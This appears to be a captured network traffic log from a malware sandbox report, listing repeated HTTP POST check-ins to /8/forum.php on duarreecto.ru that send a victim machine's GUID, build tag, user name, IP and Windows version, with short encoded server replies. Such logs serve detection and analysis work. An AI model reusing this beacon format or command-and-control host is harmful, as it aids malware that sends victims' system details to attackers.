Nov 18, 2020 16:35:07.888813019 CET	5538	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:08.081871033 CET	5538	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:08 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 56 45 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQVEJARRABw==0
Nov 18, 2020 16:35:08.335525036 CET	5539	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:08.527506113 CET	5539	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:08 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 41 5a 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFAZUARRABw==0
Nov 18, 2020 16:35:09.028141975 CET	5539	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:09.217174053 CET	5540	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:09 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 5a 41 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHZASARRABw==0
Nov 18, 2020 16:35:09.574378014 CET	5540	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:09.767734051 CET	5540	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:09 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 47 47 54 54 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cGGTTARRABw==0
Nov 18, 2020 16:35:10.776031971 CET	5541	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:10.965662956 CET	5541	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:10 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 5a 41 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZZAAARRABw==0

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:11.216521978 CET	5542	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:11.405507088 CET	5542	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:11 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 43 58 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZCXAARRABw==0
Nov 18, 2020 16:35:11.661910057 CET	5542	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:11.850008965 CET	5543	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:11 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 4a 51 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMJQNARRABw==0
Nov 18, 2020 16:35:12.094065905 CET	5543	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:12.285506010 CET	5543	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:12 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 51 4a 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHQJSARRABw==0
Nov 18, 2020 16:35:12.548680067 CET	5544	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:12.737539053 CET	5544	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:12 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 47 54 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZGTAARRABw==0
Nov 18, 2020 16:35:12.995893955 CET	5545	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:13.188328028 CET	5545	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:13 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 47 5a 41 54 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cGZATARRABw==0
Nov 18, 2020 16:35:13.443279982 CET	5546	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:13.635055065 CET	5546	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:13 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 5a 41 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQZAJARRABw==0
Nov 18, 2020 16:35:13.887942076 CET	5546	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:14.078680038 CET	5547	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:14 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 47 54 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZGTAARRABw==0

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:14.334695101 CET	5547	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:14.532188892 CET	5547	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:14 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 46 55 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVFUEARRABw==0
Nov 18, 2020 16:35:14.792325974 CET	5548	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:14.981676102 CET	5548	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:14 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 59 47 54 42 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cYGTBARRABw==0
Nov 18, 2020 16:35:15.234163046 CET	5549	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:15.428248882 CET	5549	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:15 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 42 59 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHBYSARRABw==0
Nov 18, 2020 16:35:15.672779083 CET	5550	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:15.863609076 CET	5550	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:15 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 48 53 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCHSXARRABw==0
Nov 18, 2020 16:35:16.107157946 CET	5550	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:16.296664953 CET	5551	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:16 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 59 42 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVYBEARRABw==0
Nov 18, 2020 16:35:16.539390087 CET	5551	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:16.734313965 CET	5551	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:16 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 5a 41 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZZAAARRABw==0
Nov 18, 2020 16:35:16.981717110 CET	5552	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:17.172044039 CET	5552	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:17 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 48 53 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZHSAARRABw==0

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:17.429526091 CET	5553	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:17.624147892 CET	5553	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:17 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 54 47 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTTGGARRABw==0
Nov 18, 2020 16:35:17.871064901 CET	5553	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
